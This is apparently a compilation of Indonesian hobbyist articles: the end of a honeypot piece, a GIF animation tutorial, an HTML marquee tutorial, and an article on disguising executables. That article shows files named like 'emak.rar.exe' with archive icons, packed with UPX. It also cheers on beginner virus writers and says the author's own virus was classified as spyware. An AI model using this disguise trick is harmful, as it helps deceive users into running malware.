Tidak semua Honeypot baik hardware atau software aman digunakan untuk menjebak tamu tak di undang bila di gunakan bersama dalam jaringan seseungguhnya. Hacker berpengalaman dapat dengan mudah mengidentifikasi bahwa yang diserangnya merupakan honeypot sehingga ia akan menyerang server yang sesungguhnya dalam jaringan tersebut. Sehingga bila disuatu

jaringan akan mengimplementasikan honeypot maka pastikan bahwa honeypot tersebut hanya menjalankan aplikasi honeypot tanpa lalu lintas data didalamnya . Honeypot tersebut tidak boleh berkomunikasi dengan perangkat lainnya dalam jaringan sehingga merupakan kotak yang terkunci. Lakukan pengamanan untuk perangkat jaringan yang sesungguhnya dengan tidak mengizinkan modifikasi kernel pada server dan memasang firewall hardware dan software yg tangguh dengan konfigurasi yang tepat. Pengamanan dapat juga dilakukan dengan cara mengkonfigurasi honeypot agar melakukan reboot ketika hacker berusaha untuk mengubah konfigurasi, memasang backdoor ataupun mencompile ulang kernel.

Demikian sekelumit mengenai Honeypot yang merupakan salah satu konsep bagi administrator jaringan untuk mengamankan sistemnya dari serangan hacker dan melakukan tindakan untuk melakukan serangan balik terhadap penyusup. Sehingga dengan adanya tulisan ini maka para newbie bisa bertindak waspada bila ingin melakukan serangan terhadap suatu jaringan yang diketahui menarik dan mudah untuk di serang.

Penulis : Capsoel OK

[mailto:kapsule\\_ok@yahoo.co.id](mailto:kapsule_ok@yahoo.co.id)

# Animasi GIF Dengan Adobe Image Ready 7.0

KanJoko

anaxbaig@yahoo.com



## PENDAHULUAN.

Animasi yang biasa dipergunakan untuk membuat tampilan sebuah website lebih terlihat familiar, interactive dll. pada halaman website tersebut diberikan tambahan animasi (tampilan yang dapat bergerak), biasanya animasi yang dipergunakan berformat Gif (graphics interchange format), swf (flash) dll. Dalam kesempatan kali ini kita akan membahas tentang pembuatan animasi gif mempergunakan Adobe ImageReady 7.0 yang biasanya sudah terintegrasi dengan Adobe Photoshop 7.0.

Banyak aplikasi yang dapat dipergunakan untuk membuat animasi/ gambar bergerak antara lain berformat Gif (graphics interchange format) ialah MS Gif Animator (*freeware* Dari Microsoft.) Ulead gif animator (licensi Ulead Corp.) Adobe ImageReady 7.0 (licensi dari Adobe) dll.


Sengaja pada pembahasan kali ini membahas pembuatan animasi gif mempergunakan Adobe ImageReady 7.0, karena Aplikasi ini biasanya terdapat/ sudah terintegrasi dengan aplikasi lainnya yang sudah sangat terkenal dalam manipulasi gambar dan sudah tentu pula dipergunakan banyak oleh anda-anda semua yaitu Adobe Photoshop 7.0, artinya jika dikomputer anda sudah terpasang software adobe photoshop 7.0 kemungkinan besar pula Adobe ImageReady 7.0 sudah ikut terinstal... (coba cek aja sendiri). Dan jika belum cari dong sendiri hehe.....

## BAGAIMANA MEMULAINYA.

Buka Adobe ImageReady 7.0 dari star => program => adobe => Adobe ImageReady 7.0. klik Adobe ImageReady 7.0. Sedangkan toot-tool standar yang biasa dipergunakan bisa kita dapatkan melalui Menubar window ( Seperti tampilan Standar aplikasi yang berjalan di Ms Windows Menubar hamper pasti ada... Itu yang ada tulisan File, Edit, Window dll)

## ADA PUN TOOL STANDAR TERSEBUT IALAH.


Tool : Option (aktifkan auto... dan Show...):



Colors (klik swatches):




Animation :



Character

Layers :



Mudah-mudahan anda sudah sangat familiar dengan aplikasi Adobe Photosho 7.0, (untuk lebih jelasnya baca saja tulisan/tutorial tentang adobe photoshop 7.0 atau ImageReady 7.0). Tanpa ada maksut mengulang kata-kata sebelumnya antara ImageReady 7.0 dan Photoshop 7.0 tampilannya hampir sama. Pada tool Adobe ImageReady 7.0 yang *rada* beda hanya pada toolbar Animation. yang fungsi utamanya pada pergantian frame (agar objek dapat berganti-ganti), dan pengaturan waktu lamanya suatu frame ingin kita ditampilkan.

### **LANGKAH PERTAMA :**


Klik File => New. Akan muncul sebuah file new document.

Isi Pada table name : file x (*apa atau Nama apa saja*).

Pada Image size, Size : Custom. Width : 400 Pixels. Height : 75 Pixels  
content Of First Layers Pilih/Klik Background Color.

Klik Oke selanjutnya akan muncul Layar baru Yang di atasnya Terdapat Tulisan


**file x @ 100% (Original).**



Kemudian klik warna foreground colour Rubah background putih (white) menjadi hijau




Set foreground color Yang telah dirubah menjadi hijau.

Setelah berubah warna menjadi hijau kemudian ketik huruf G pada keyboard kamu. ( hingga muncul gambar  /paint bucket tool) kemudian klikkanlah paint bucket tool ke area background hingga warnanya berubah menjadi hijau semua. Kemudian untuk menormalkan Kembali pilih Move tool/ hotkeysnya V.



## **LANGKAH KEDUA.**


Pastikan kotak show bounding box (yang terletak dalam grup options) dalam keadaan terklik, hal ini nanti akan mempermudah jika kamu ingin mengedit manual sesuatu hal yang terdapat dalam layers document (Misalnya tulisan).




kotak show bounding box dalam keadaan terklik.

pada toolbar Tool Klik Tipe tool/symbol T (**T**) berikan warna Misalnya Merah kemudian klik pada background kemudian ketik Tulisan Minal Aidin Wal Faizin pada background., aturlah besar dan posisi tulisan dengan tool move tool (atau

dengan hot keys V) klik duplicate current frame yang terdapat dalam grup animation, hingga frame1 terduplikasi menjadi frame 2.



Klik frame kedua, kemudian dari grup layers hapus tanda mata/indicates layer visibility (sebagai penanda objek dalam frame terlihat apa tidak) dengan mengklik tanda mata tersebut, sehingga tulisan minal aidin dalam frame 2 hilang.





Kemudian pada toolbar Tool Klik Tipe tool/symbol T berikan warna Misalnya Merah kemudian klik pada background kemudian ketik Tulisan Wal Faizin pada background. Aturlah besar dan posisi tulisan (dengan tool move) diarah yang berlainan dengan tulisan yang pertama. Dari grup layers hilangkan tanda mata pada tulisan minal aidin, hal ini dimaksudkan agar pada tampilan frame2 yang terlihat hanya tampilan tulisan wal faizin. Pada frame1 hilangkanlah dengan menggunakan tanda mata pada tulisan wal faizin sehingga untuk frame 1 yang tampak hanya tulisan minal aidin.



Posisi tulisan wal faizin diarah yang berlainan dengan tulisan yang pertama. klik pada frame2, kemudian dari group layers hilangkan tanda mata pada tulisan minal




Kemudian klik duplicate current frame yang terdapat dalam grup animation, hingga frame2 terduplikasi menjadi frame3, pada toolbar Tool Klik Tipe tool/symbol T berikan warna Misalnya Kuning kemudian klik pada background ketiklah tulisan Mohon Maaf, aturlah besar/posisi tulisan Mohon Maaf. Dari grup layers hilangkan tanda mata pada selain pada tulisan Mohon Maaf dan background, hal ini dimaksudkan agar pada tampilan frame3 yang terlihat hanya tampilan tulisan Mohon Maaf Dan Background).





Klik pada frame3, kemudian dari grup layers hilangkan tanda mata pada tulisan minal aidin dan wal faizin.

Kemudian klik duplicate current frame yang terdapat dalam grup animation, hingga frame3 terduplikasi menjadi frame4, pada toolbar Tool Klik Tipe tool/symbol T berikan warna Misalnya Kuning kemudian klik pada background ketiklah tulisan Lahir Batin, aturlah besar/posisi tulisan Lahir Batin. Dari grup layers hilangkan tanda mata pada selain pada tulisan Lahir Batin dan background, hal ini dimaksudkan agar pada tampilan frame4 yang terlihat hanya tampilan tulisan Lahir Batin Dan Background).




Atur posisi tulisan Lahir Batin. klik pada frame4.

Kemudian dari grup layers hilangkan tanda mata pada tulisan minal aidin, wal faizin dan Mohon Maaf.

Terakhir aturlah delay time/waktu tampil dari masing masing frame.




- Klik pada pengatur waktu yang terdapat pada bagian bawah masing-masing frame berikan waktu tampil sebanyak 0.5 detik. Dan jika ingin memainkannya kliklah tombol play.




Jika tampilan frame anda tampak seperti gambar yang salah dibawah/bukan seperti pada gambar yang benar maka yang belum tersusun benar ialah penggunaan tanda mata/indicates layer visibility, misalnya saja pada:

1. Pada frame1 hilangkanlah dengan menggunakan tanda mata pada tulisan wal faizin, mohon maaf dan lahir batin sehingga untuk frame1 yang tampak hanya tulisan minal aidin dan background.
2. Pada frame2 hilangkanlah dengan menggunakan tanda mata pada tulisan minal aidin, mohon maaf dan lahir batin sehingga untuk frame2 yang tampak hanya tulisan wal faizin dan background.
3. Pada frame3 hilangkanlah dengan menggunakan tanda mata pada tulisan minal aidin, wal faizin dan lahir batin sehingga untuk frame3 yang tampak hanya tulisan mohon maaf dan background.
4. Pada frame4 hilangkanlah dengan menggunakan tanda mata pada tulisan minal aidin, wal faizin dan mohon maaf sehingga untuk frame4 yang tampak hanya tulisan lahir batin dan background.
- 5.



Gambar Salah.



Gambar Benar.

Jangan lupa simpan file pekerja anda dalam \*psd jika anda ingin mengedit dilain waktu dan jika anda ingin menyimpannya dalam format standar Gif animation klik file => Save Optimize as => Simpanlah dalam tipe format Gif. ...

Selesai sudah pelajaran kita tentang animasi gif, segala Kritik saran dapat dikirimkan pada [anaxbaig@yahoo.com](mailto:anaxbaig@yahoo.com), sedikit pesan yang dapat saya disampaikan kepada teman-teman semua, saling ber"sharing" pengetahuan dan berbagilah pengetahuan yang anda miliki siapa tahu pengetahuan yang anda miliki bermanfaat bagi orang lain, sekian dari saya (Kan Joko aka KanXreeN) sampai jumpa dikesempatan yang lain. Salam bagi keluarga besar Pak Agus jam di kapuas hulu, Kalimantan barat, makasih karena lebaran kemarin sudi bertandang ke rumah, besok kita ngobrol soal perkembangan pe-ka-es diKH lagi ya... ☺.

Mohon Maaf Lahir Batin Ya.....

Wassalam.

# Membuat File Yang Mencurigakan

KanJoko

[anaxbaig@yahoo.com](mailto:anaxbaig@yahoo.com)




Berikut kita akan mempelajari bagaimana membuat file yang dianggap oleh beberapa antivirus sebagai file yang mencurigakan/Virus, (sekedar hanya buat iseng/nakut-nakutin orang laen.. he..he). semoga saja artikel saya dapat menjadi penyemangat bagi teman-teman yang sedang atau baru belajar pemrograman (Virus) agar lebih termotivasi dalam mempelajari pemrograman (virus...he2).

Dimulai karena keingintahuan saya apakah sebuah program (virus) saya dapat dibuat antivirus oleh perusahaan antivirus maka saya pun mengirimkan file virus Creasi saya tersebut keperusahaan pembuat antivirus.

Pada saat saya ingin mengirimkan file tersebut disebuah warnet kebetulan file tersebut belum saya compres dengan dengan ekstensi zip/rar (oh ya pemberian icon dan penamaan file virus tersebut saya manipulasi agar dapat dianggap file dengan ekstensi .rar biasa, nama file tersebut misalnya saja XXX.rar.exe) penamaan XXX.rar.exe dimaksudkan agar file ini dianggap file rar biasa (karena ber icon standart rar milik winrar) dan ingat ekstensi program/application .exe tidak akan ditampilkan apabila hide extension for know file types dalam folder option tidak diaktifkan.

Karena dalam pengiriman file lewat yahoo mail pengiriman file jenis application tidak diijinkan maka file XXX.rar.exe tersebut harus dikompresi dengan winzip/winrar.

Pada saat saya membuka folder tempat file tersebut berada maka dengan otomatis oleh **antivirus antivir** (pastikan avguard.exe anda dalam keadaan aktif atau bila tidak scan dengan cara manual) maka ia terdeteksi sebagai.....



Atau dengan antivirus lainnya ia akan terdeteksi sebagai virus...  
Misalnya saja dengan **AVG Antivirus**.



Karena saya tertarik dan ingin mengadakan penelitian file XXX.rar.exe tersebut saya pun mengurungkan niat untuk mengirimkan file tersebut walaupun pada saat itu juga dapat dengan mudah dikirim bila dicompres dengan software compresi.

Setelah mengadakan percobaan atas beberapa hal tentang virus saya tersebut maka akhirnya saya mendapatkan jawabannya.

Dua Masalah utama dalam virus saya tersebut ialah :

- penamaan (namavirus.rar.exe), pengkompresan (dengan file compresi tentunya).
- Awalnya penamaan virus (.rar.exe) tidak menimbulkan masalah apabila tidak dikompres.

Teman-teman juga bias membuat percobaan sebagai berikut.

Buat file aplikasi dengan visual basic (biarkan form dalam keadaan kosong) / selain dengan Vb dengan C++ dan application pembuat program lainnya saya rasa bisa, pada saat proses pembuatan file exe (dari file make nama file .exe ) buat lah nama file tersebut berakhiran .rar.exe misalnya saja emak.rar.exe/ terserah yang lainnya juga boleh, Simpan disebuah folder.

Kemudian file application tersebut kamu compress. (saya menggunakan upx), dalam beberapa kasus tidak perlu mempergunakan software compresi file .exe.

Dan akhirnya buka folder tempat kamu menyimpan file emak.rar.exe tersebut.

Pastikan antivirus kamu dalam keadaan aktif, Beberapa antivirus akan langsung menditeksinya begitu folder tempat file emak.rar.exe dibuka atau bila belum berhasil. coba kamu scan secara manual file emak.rar.exe dengan antivirus kamu.

Misalnya saja:

Dengan antivirus antivir edisi terbaru, file tersebut akan terditeksi sebagai :

**The file name contains an executable file extension disguised as a harmless one.**

**HEUR-DBLEXT/Crypted.**

### **PESAN**

Ingat bila file emak.rar.exe belum di compress maka ia akan terditeksi sebagai file application biasa.

Hal yang tidak kalah penting lainnya ialah penambahan penamaan .rar pada file emak.rar.exe apabila ia hanya berupa file emak.exe (dan meskipun ia telah di compress) maka ia akan terditeksi sebagai file application biasa juga.

Penambahan nama .rar bisa diganti dengan akhiran nama file standart windows lainnya misalnya dengan txt, doc, dan lain-lain.

Bagi anda yang baru atau sedang belajar pemrograman senang sekali bisa membantu dan semoga terus tetap semangat, sekian dari saya KanXreeN, sampai jumpa dikesempatan yang lain. Salam bagi keluarga besar Pak Agus jam di kapuas hulu, Kalimantan barat, makasih karena lebaran kemarin sudi bertandang ke rumah untuk menceritakan sedikit cerita tentang masa lalu (☺) Kapan-kapan kita ngobrol soal perkembangan pe-ka-es di KH lagi ya om yaaaa... ☺.

Wassalam. Solo, Indonesia.

Kritik dan saran.  
Kan Joko (KanXreeN).  
[anaxbaig@yahoo.com](mailto:anaxbaig@yahoo.com)

\* NB : Alhamdulillah... setelah saya mengirimkan virus (asli) saya tersebut salah satu perusahaan antivirus Avira GmbH dapat balasannya ini dia.....Kapan-kapan Lu cobain ya... :-)

From: "Avira GmbH" <virus@avira.com> Add to Address Book Add Mobile Alert

To: anaxbaig@yahoo.com

Subject:(Call #258574) Re: \*\*\*\* Virus (sorry nama virusnya saya sembunyikan)

Dear Sir or Madam,

Thank you for your recent inquiry.

We found a new virus in the attachment you have sent us.

The signature will be integrated in one of our next updates.

The signature of the virus will be detected as TR/Spy.Agent.AAC

We thank you for your assistance.

Attachment(s) you sent:

- \*\*\*\*\_Vrs.zip

--

Freundliche Gruesse / Best regards

Avira GmbH

Fabian Henne

First Level Support

Avira GmbH

Lindauer Str. 21, D-88069 Tettang, Germany

Internet: <http://www.avira.com>

# Tip Trik Animasi Marquee

**KanJoko**

anaxbaig@yahoo.com



Pada kesempatan kali ini lagi-lagi kita akan bicara tentang animasi, dan animasi ini biasa digunakan untuk memperindah dan membuat suatu halaman website tidak terlihat kaku. Dan Nama dari Animasi ini ialah animasi marquee. Sepintas animasi ini mirip dengan sticker news yang biasa ditampilkan oleh stasiun TV (itu lo.. deretan kata, berita tambahan/informasi yang berjalan di bagian bawah TV...apa ayoo...), dan animasi ini berbasis html. Bila dibandingkan dengan animasi yang biasa dipergunakan untuk menghiasi suatu halaman website seperti animasi gif, flash, dan java, animasi ini terlihat tidak begitu menarik/menonjol dikarenakan macam dan jenis variasi dari animasi ini tidak begitu banyak yang menyebabkan animasi marquee ini terlihat monoton (dari kiri, kanan, menerus, bolak balik, dan berhenti diakhir) tapi sebagai variasi, animasi ini bagus juga.

Ada banyak cara untuk membuat animasi marquee dan salah satunya ialah dengan mempergunakan aplikasi '*standar*' pemrograman yang disediakan oleh Ms Windows yaitu Notepad dan mempergunakan aplikasi tambahan software design web ( Adobe Go Alive, Macromedia DreamWeaver, Ms FrontPage dll), Jika anda mempergunakan Ms Windows Hampir pasti aplikasi ini ada (kecuali karena *human error* anda tidak sengaja menghilangkannya karena menggagapnya program yang tidak berguna, ....jangan-jangan anda yang *error*).

## **Bagaimana sih memulainya....?**

### **Langkah Pertama :**

Klik star => program => Accesoris => Klik Notepad.

Atau star => Run => tulis notepad.

Atau dari Windows explorer. C => Windows => Klik Notepad

### **Langkah Kedua :**


Karena animasi ini berbasis html, jika anda mempergunakan Notepad untuk membuatnya maka sedikit banyak anda harus mengetahui kode-kode standar dari pemrograman HTML itu sendiri, tapi bila tidak marilah kita bersama-sama mempelajari dan mengenalnya lebih dalam.

Buka Notepad, Ketik kode berikut.

```
<html>
</head>
<body>
  <MARQUEE width=209 height=16>WebSite KanBigFams</MARQUEE>
</body>
</html>
```

Simpan kode diatas dengan nama Latihan webx.html.

buka file Latihan Marquee.html ..... anda akan mendapatkan sebuah dokumen html dengan sebuah animasi bertuliskan WebSite KanBigFams, Selamat anda baru saja membuat sebuah animasi bertuliskan WebSite KanBigFams.




### Langkah ketiga.

Tulis kode berikut dalam notepad, Simpan dengan latihan webx2.html (format .html akan ditampilkan dalam document internet explorer).

```
<html>
</head>
<body>
  <MARQUEE width=209 height=16 bgcolor="#FF0000" behavior="slide" direction="right">
  WebSite KanBigFams </MARQUEE>
</body>
```



</html>



Sedikit kita akan membahas tentang kode diatas, karena kita berbicara tentang animasi marquee maka pembahasan kode hanya akan berada disepertar kode `<MARQUEE width=209 height=16 bgcolor="#FF0000" behavior="slide" direction="right"> WebSite KanBigFams </MARQUEE>`.

Kenapa sih diawali dan diawali dengan kata MARQUEE, karena ini adalah animasi Marquee, seperti juga pada animasi Java `<script language="javascript">` yang disebut juga animasi java (he2..☺). pada awal pembuatan (dari sononya) memang sang pembuat programnya ingin diawali dengan kata ini sehingga menjadi standart dalam pembuatan animasi marquee (alah bilang aja ngak tahu.... He2. ☺).

**width=209 height=16** adalah panjang dan tinggi dari layer animasi marquee.

**behavior="slide"**, ini adalah *tipe* dari animasi untuk slide tipe animasi yang akan ditampilkan ialah text berjalan yang akan berhenti di akhir/sebelah ujung dari tempat text pertama kali ditampilkan. Tipe lainnya ialah Scroll (akan memberikan kesan seakan-akan text berputar-putar di dalam layer) dan Alternate (text akan terkesan *bolak-balik* didalam layer).

**bgcolor="#FF0000"**, code ini memberikan perintah/petunjuk tentang background dari sebuah layer animasi marquee. Kode "#FF0000" diterjemahkan menjadi merah, sebenarnya kita dapat mengubahnya menjadi red (`bgcolor="red"`) maka backgroundnya akan menjadi merah,

sedikit tentang pengenalan kode warna yang lainnya "#0000FF" =blue/biru, "#00FF00" =green/hijau. "#FFFF00" =yellow/kuning dan lain-lain.

**direction**="right", tempat pertama kali text dari sebelah kiri (left) menuju akhir/ujung yang berada di sebelah kanan (right), ganti **direction**="left"

> **WebSite KanBigFams** </MARQUEE>, nama dari text yang akan ditampilkan.

